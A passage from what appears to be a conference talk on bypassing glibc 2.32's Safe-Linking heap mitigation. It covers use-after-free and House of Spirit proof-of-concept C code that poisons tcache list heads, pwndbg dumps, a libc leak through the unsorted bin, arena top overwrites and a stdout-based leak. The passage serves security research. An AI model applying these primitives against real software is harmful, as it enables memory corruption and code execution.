        fp = fopen("data.bin", "rb");
        buffer = malloc(size);

        // miscalculated end of buffer
        buf_ptr = &buffer[MAX - sizeof(struct BinData)];

        for (int i = 0; i < MAX; i++) {
                if (feof(fp)) {
                        break;
                }
                fread(buf_ptr, sizeof(struct BinData), 1, fp);
                buf_ptr -= sizeof(struct BinData);
        }
```

Some questions which we have to consider with the already seen variations of the technique:

How far away will the tcache management struct be from the chunk we control?

What other Malloc metadata will we corrupt when writing below our chunk in memory?

Looking back to the threat model of Safe-Linking, they say that the mitigation is aimed at stopping attackers who have a

“Controlled linear buffer overflow / underflow over a heap buffer. or Relative Arbitrary-Write over a heap buffer.”

So we can see that this does already constitute an attack vector which Safe-Linking is modelled on, even if the conditions are harsh.

But what other variants of list head poisoning are there?

use-after-frees

If we look at the malloc.c source we can see the key field from the mitigation I mentioned before.

```
typedef struct tcache_entry
{
  struct tcache_entry *next;
  /* This field exists to detect double frees.  */
  struct tcache_perthread_struct *key;
} tcache_entry;
```

The key field holds the address of the `tcache_perthread_struct` object

In the `tcache_init` and `tcache_put` functions


```
static void
tcache_init(void)
{
[...]
  if (victim)
  {
      tcache = (tcache_perthread_struct *) victim;
[...]
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{
[...]
  /* Mark this chunk as "in the tcache" so the test in _int_free will
     detect a double free.  */
  e->key = tcache;
```


```
pwndbg> p e
$7 = (tcache_entry *) 0x4052a0
pwndbg> p *e
$8 = {
  next = 0x405,
  key = 0x405010
}
```

Essentially, the key field mitigation which we saw earlier initialises a pointer to the tcache management struct in every chunk linked into the TCache lists.

The fact that it’s a pointer rather than just some random hash, or maybe an xor’d pointer, means that we can dereference it directly.

If we can pass this pointer to free, we may be able to place the tcache management struct on a tcache list

This ensures it is legitimately pointer protected so that we can request it from Malloc in the future

Additionally, the tcache management struct is already a legitimate chunk, so freeing it won’t be a problem

```c
struct Node {
        struct Node *left;
        struct Node *right;
        char data[100];
        int flags;
};

int
main(int argc, char *argv[])
{
        struct Node *root = malloc(sizeof(struct Node));
        struct Node *first = malloc(sizeof(struct Node));
        struct Node *second = malloc(sizeof(struct Node));

        first->left = NULL;
        first->right = NULL;
        second->left = NULL;
        second->right = NULL;

        root->left = first;
        root->right = second;

        free(root);
        free(root->right);
}
```

In this example we freed a pointer field after we freed its encapsulating object.

Here we see that the tcache management struct was linked into one of its own lists. Specifically, the 0x290 list.

```
pwndbg> bin
tcachebins
0x20 [1029]: 0x0
0x60 [20496]: 0x0
0x70 [ 64]: 0x0
0x80 [  0]: 0x4052a0 ◂— ...
0x290 [  1]: 0x405010 ◂— 0x405
```

And from there we can get it returned by Malloc, allowing us to write to its list-heads in the future.

This technique has three stages before it can be used to the same effect as historical TCache attacks and there’s a size constraint on getting the TCache struct returned.

Now let's look at writing with a use-after-free to a struct field.

```
extern __free_hook;

struct Node {
        struct Node *left;
        struct Node *right;
        int flags;
};

int
main(int argc, char *argv[])
{
        long *target = &__free_hook;

        struct Node *root = malloc(sizeof(struct Node));
        struct Node *first = malloc(sizeof(struct Node));
        struct Node *second = malloc(sizeof(struct Node));

        root->left = first;
        root->right = second;

        free(root);
        memcpy((char *)root->right + 0x80, &target, sizeof(long int));
}
```

In this example, we wrote to the right child of the root Node.

This incidentally wrote our target address to the tcache list head.

With our view into memory we can confirm that the write was successful.

```
pwndbg> x/8gx root->right + 4
0x405070:       0x0000000000000000      0x0000000000000000
0x405080:       0x0000000000000000      0x0000000000000000
0x405090:       0x0000000000404040      0x0000000000000000
0x4050a0:       0x0000000000000000      0x0000000000000000
pwndbg> bin
tcachebins
0x20 [  1]: 0x404040 (__free_hook@@GLIBC_2.2.5) ◂— 0x0
```

```
class C {
public:
        C(int *mv, int *mv2) : mv(mv), mv2(mv2) {};

        int* uaf_method() {
                return mv2;
        }

private:
        int *mv;
        int *mv2;
};

int main()
{
        int *a = malloc(0x30);
        C c_obj =  new C(a, a);
        delete c_obj;

        target_ptr = &__free_hook;
        z = c_obj->uaf_method();
        memcpy(z + 0x20, &target_ptr, sizeof(long int));
        s = new int[5];
}
```

This attack is also possible in applications written with C++ which use Malloc.

As before, the second pointer is set to the tcache key.

```c
typedef struct {
    void *result;       /* group struct to fill in. */
    char *buffer;       /* string buffer for above */
    size_t buflen;      /* string buffer size */
} nss_XbyY_buf_t;
```

```c
struct sudo_cmd_ctx {
    struct cli_ctx *cli_ctx;
    struct sudo_ctx *sudo_ctx;
    enum sss_sudo_type type;

    /* input data */
    uid_t uid;
    char *rawname;

    /* output data */
    struct sysdb_attrs **rules;
    uint32_t num_rules;
};
```

And here are a few examples of dynamically allocated structs with pointers in the correct position and of the right size.


```c
/* Tokenizer state */
struct tok_state {
    char *buf;
    char *cur;
    char *inp;
    [...]
```

```c
#undef STAILQ_HEAD
#define STAILQ_HEAD(name, type)                                 \
struct name {                                                   \
        struct type *stqh_first;/* first element */             \
        struct type **stqh_last;/* addr of last next element */ \
}
```

```c
struct nss_groupsbymem {
    const char *username;
    gid_t *gid_array;
    int maxgids;
    int force_slow_way;
    [...]
    int numgids;
};
```

The reason I included the last slide is not to pretend that having a pointer at a particular offset in a struct is necessarily a bug.

But I wanted to emphasise that it does seem very common for people to store pointers at the same place.

The worry I think with this almost default way of approaching dynamic data structures is that Malloc has no facilities to autonomously distinguish between metadata and data.

Given this fact, I think programmers might want to organise their dynamic data in a way which makes the boundary between Malloc's metadata and our own data better defined.

I think this is comparable to how we don't want Code and Data to get mixed up, hence non-executable mappings. In the same way, we want to limit the potential for metadata to be interpreted as data and vice versa.

But this is just my opinion and it comes from limited experience.

Regardless, there’s still something kind of unsatisfying about this pointer position constraint. Can we loosen it a bit?

Using a **House of Spirit** style attack, we can construct a chunk contained within the larger chunk. We do this to overwrite a pointer at whatever 16-byte aligned offset we need.

```c
struct Data {
        char inputdata[16];
        char *proc;
        int *parse;
        int *font;
        long int flags;
};


int main(void)
{
        unsigned long *ptr;
        struct Data *data;

        data = malloc(sizeof(struct Data));
        data->proc = malloc(0x60);
        data->parse = malloc(0x80);
        data->font = malloc(0x10);

        // house of spirit
        data->inputdata[8] = 0x60;
        ptr = &(data->inputdata[16]);

        free(ptr);
        free(data->parse);
}
```

Here, we used the house of spirit to control a pointer which is passed to free.

With some influence over the data inside the chunk, we were able to pass Malloc's security checks.

You could imagine doing a partial overwrite of a pointer to achieve this.

With our view into memory, we can see that we overwrote the parse pointer with the address of the tcache management struct.


```
pwndbg> p *data
$3 = {
  inputdata = "\000\000\000\000\000\000\000\000`\000\000\000\000\000\000\000",
  proc = 0x405 <error: Cannot access memory at address 0x405>,
  parse = 0x405010,
  font = 0x4053e0,
  flags = 0
}
```

And then we freed it, achieving the same thing as before.

```
pwndbg> bin
tcachebins
0x20 [1029]: 0x0
0x60 [20496]: 0x4052b0 ◂— 0x405
0x70 [ 64]: 0x0
0x290 [  1]: 0x405010 ◂— 0x405
```

So we've loosened the constraints.

Getting a libc address

With heap exploitation today, usually we need to leak an address from libc in order to defeat ASLR by calculating offsets.

For example, how do we know which address to write to __free_hook? One answer is to write the address of the system function to the hook.

We can extend the techniques shown here to get a libc leak or some other primitive on our way to code execution.

Recall the tcache count checking mitigation that I mentioned earlier.

There’s a configurable limit on the number of chunks allowed in a list.

By default, this number is 7. So what happens when we try to link up an 8th chunk?

The below check will fail.

```
if (tcache->counts[tc_idx] < mp_.tcache_count)
          {
            tcache_put (p, tc_idx);
            return;
          }
```

If a chunk doesn’t go onto a tcache list, it will go into a list from one of those bins that I mentioned earlier.

For this example, we target the unsorted bin.


```
pwndbg> bin
tcachebins
0x3a0 [  7]: 0x406c00 —▸ 0x4060c6 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x405290 —▸ 0x7ffff7fb5a60 (main_arena+96) ◂— 0x405290
smallbins
empty
largebins
empty
```

The unsorted bin has a **circular** doubly linked list.

If a chunk is linked into the unsorted bin, then it will be initialised with two pointers. One to the previous chunk and another to the next chunk.

Say we are dealing with the earliest added chunk. While the bk field points to our second chunk, the fd field will always point to an address we can guess is the unsorted bin root node – circular.

```
pwndbg> p *(struct malloc_chunk *)0x405290
$2 = {
  mchunk_prev_size = 0,
  mchunk_size = 929,
  fd = 0x7ffff7fb5a60 <main_arena+96>,
  bk = 0x405660,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```

What happens if instead of only linking the tcache management struct onto one of its own lists, we linked it into the unsorted bin?

With some heap grooming to ensure chunk validation passes:


```
pwndbg> x/32gx 0x405010
0x405010:       0x0000000000000405      0x0000000000405010
0x405020:       0x0000000000cc0000      0x0000000000000000
0x405030:       0x0000000000000000      0x0000000000000000
0x405040:       0x0000000000000000      0x0000000000000000
0x405050:       0x00ff000000000000      0x0001000000000000
0x405060:       0x0000000000000000      0x0000000000000000
0x405070:       0x0000000000000000      0x0000000000000000
0x405080:       0x0000000000000000      0x0000000000000000
0x405090:       0x0000000000000000      0x0000000000000000
0x4050a0:       0x0000000000000000      0x0000000000000000
0x4050b0:       0x0000000000000000      0x0000000000000000
0x4050c0:       0x00000000004052a0      0x0000000000000251
0x4050d0:       0x00007ffff7fb5a60      0x00007ffff7fb5a60
0x4050e0:       0x0000000000000000      0x0000000000000000
0x4050f0:       0x0000000000000000      0x0000000000000000
0x405100:       0x0000000000000000      0x0000000000000000
```

We can write the address of the unsorted bin root node to a tcache list head. This means we can get it returned in a subsequent Malloc request.


```
pwndbg> bin
tcachebins
0x20 [1029]: 0x0
0x60 [20496]: 0x0
0x70 [ 64]: 0x0
0x80 [  0]: 0x4052a0 ◂— ...
0x90 [  0]: 0x251
0xa0 [  0]: 0x7ffff7fb5a60 (main_arena+96) ◂— ...
0xb0 [204]: 0x7ffff7fb5a60 (main_arena+96) —▸ 0x406280 ◂— 0x0
0x250 [255]: 0x0
0x290 [  1]: 0x405010 ◂— 0x405
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x4050c0 —▸ 0x7ffff7fb5a60 (main_arena+96) ◂— 0x4050c0
```

This helps us because the unsorted bin is not inlined in our heap like the tcache management struct and all its lists.

Instead, it's part of the Arena which is stored in glibc's own virtual address space. Assuming this is the main Arena.

At this point we can make an allocation corresponding to the list head where we wrote the libc address.

Here we requested a chunk of memory whose address was stored in our variable `libcptr`.

```
pwndbg> x/32gx libcptr
0x7ffff7fb5a60 <main_arena+96>: 0x0000000000406280      0x0000000000000000
0x7ffff7fb5a70 <main_arena+112>:        0x00000000004050c0      0x00000000004050c0
0x7ffff7fb5a80 <main_arena+128>:        0x00007ffff7fb5a70      0x00007ffff7fb5a70
0x7ffff7fb5a90 <main_arena+144>:        0x00007ffff7fb5a80      0x00007ffff7fb5a80
0x7ffff7fb5aa0 <main_arena+160>:        0x00007ffff7fb5a90      0x00007ffff7fb5a90
```

Once we have this Arena pointer, we could do a few things:

Read from the pointers surrounding this chunk and use them to work out the offset to the ROP gadget.

We could launch a **House of Force** style attack by overwriting the LSB of the libc pointer to overlap the main arena field which points to where the top of the heap is.

Overwriting this, we would ensure that a future allocation is serviced at a controlled address, so the heap grows beyond its ordinary boundary to overlap other parts of memory.

So, here we set the top of the heap to a stack address.

```
ptrB = root->right;
free(root->right);
ptrB[8] = 0x60;
libcptr = malloc(0xa0);
*libcptr = 0x7fffffffe450;
```

On a subsequent request to Malloc, we might be able to get our chunk to overlap the current stack frame. From there we'd be able to overwrite the return address without mangling the stack canary.

Here’s our memory view, as you can see top was overwritten.

```
pwndbg> p main_arena
$3 = {
  mutex = 0,
  flags = 0,
  have_fastchunks = 0,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x7ffffffe450,
```

We could probably have just written our stack address to the tcache list head directly. But setting a new top ensures that **every** future allocation will be made relative to that address.

I also included this just to emphasise the level of complexity that goes into dynamic memory management, and how it exposes different entries of attack.

As for a **libc leak** itself, we could achieve this by targeting the glibc I/O management structures as used in c4e's **House of Rust** blog post.

This is where we get a chunk "allocated from the appropriate tcachebin overlapping with **_IO_2_1_stdout_**"

And then we can “overwrite the **_IO_2_1_stdout_._flags** field with the value **0xfbad1800**. Null out the following 3 qwords, belonging to the fields **_IO_read_ptr**, **_IO_read_end** and **_IO_read_base**. Finally, null out the next qwords LSB belonging to **_IO_write_base**”

From there, we hopefully get a huge dump from memory once our process uses the stdout file stream. Then we just work out the libc base address, and then the relative address of our ROP gadget. This should allow us to gain code execution.

I have spoken with Eyal Itkin who created Safe-Linking and we wrote a blog post together about the technique before glibc 2.32 was officially released.

Eyal was helpful in putting the details of the attack in clear terms and I appreciate the interest and openness.

Additionally, Eyal states of the bypass that: “it will be a known gap in Safe-Linking’s protection, and will be a bypass that might be exploited by attackers.“

There are a few corner cases which need to be fulfilled and so in this way I wouldn’t say that Safe-Linking is broken.
It manages to mitigate against many examples of list poisoning attacks.

The main purpose of presenting this technique today is to add something to the arsenal and also to point out some of the design decisions in Malloc.

Safe-Linking is a great mitigation and props to CPR for its simplicity.

I also recommend reading the “**House of Rust**” blog post by c4e because it’s awesome and presents another way to attack the tcache list heads by using the tcache stashing mechanism – matching different constraints.

Open problems for you to explore

The technique presented here aims at bypassing Safe-Linking within the constraints set by CPR's threat model.

To this end, it succeeds. But there's additional, application-specific constraints which also need to be satisfied for this to work. I haven't had much time to explore it further so I just want to give some additional problems whose solution might further ease the restrictions on TCache list head poisoning.

1. Can we use the TCache key as a prev pointer in a doubly linked list node?
2. Can we take advantage of the consolidation mechanism to consolidate with the TCache management struct?

Summary

I hope you enjoyed the talk. Today we covered:

the basics of memory allocation

exploiting these mechanisms

historical attacks and their mitigations

bypassing these mitigations

and bypassing Safe-Linking in glibc2.32

Final shout outs

Kylie, Silvio and others for organising BSides, Faith and Josh for proofreading the slides, and everyone here for listening. Thanks :)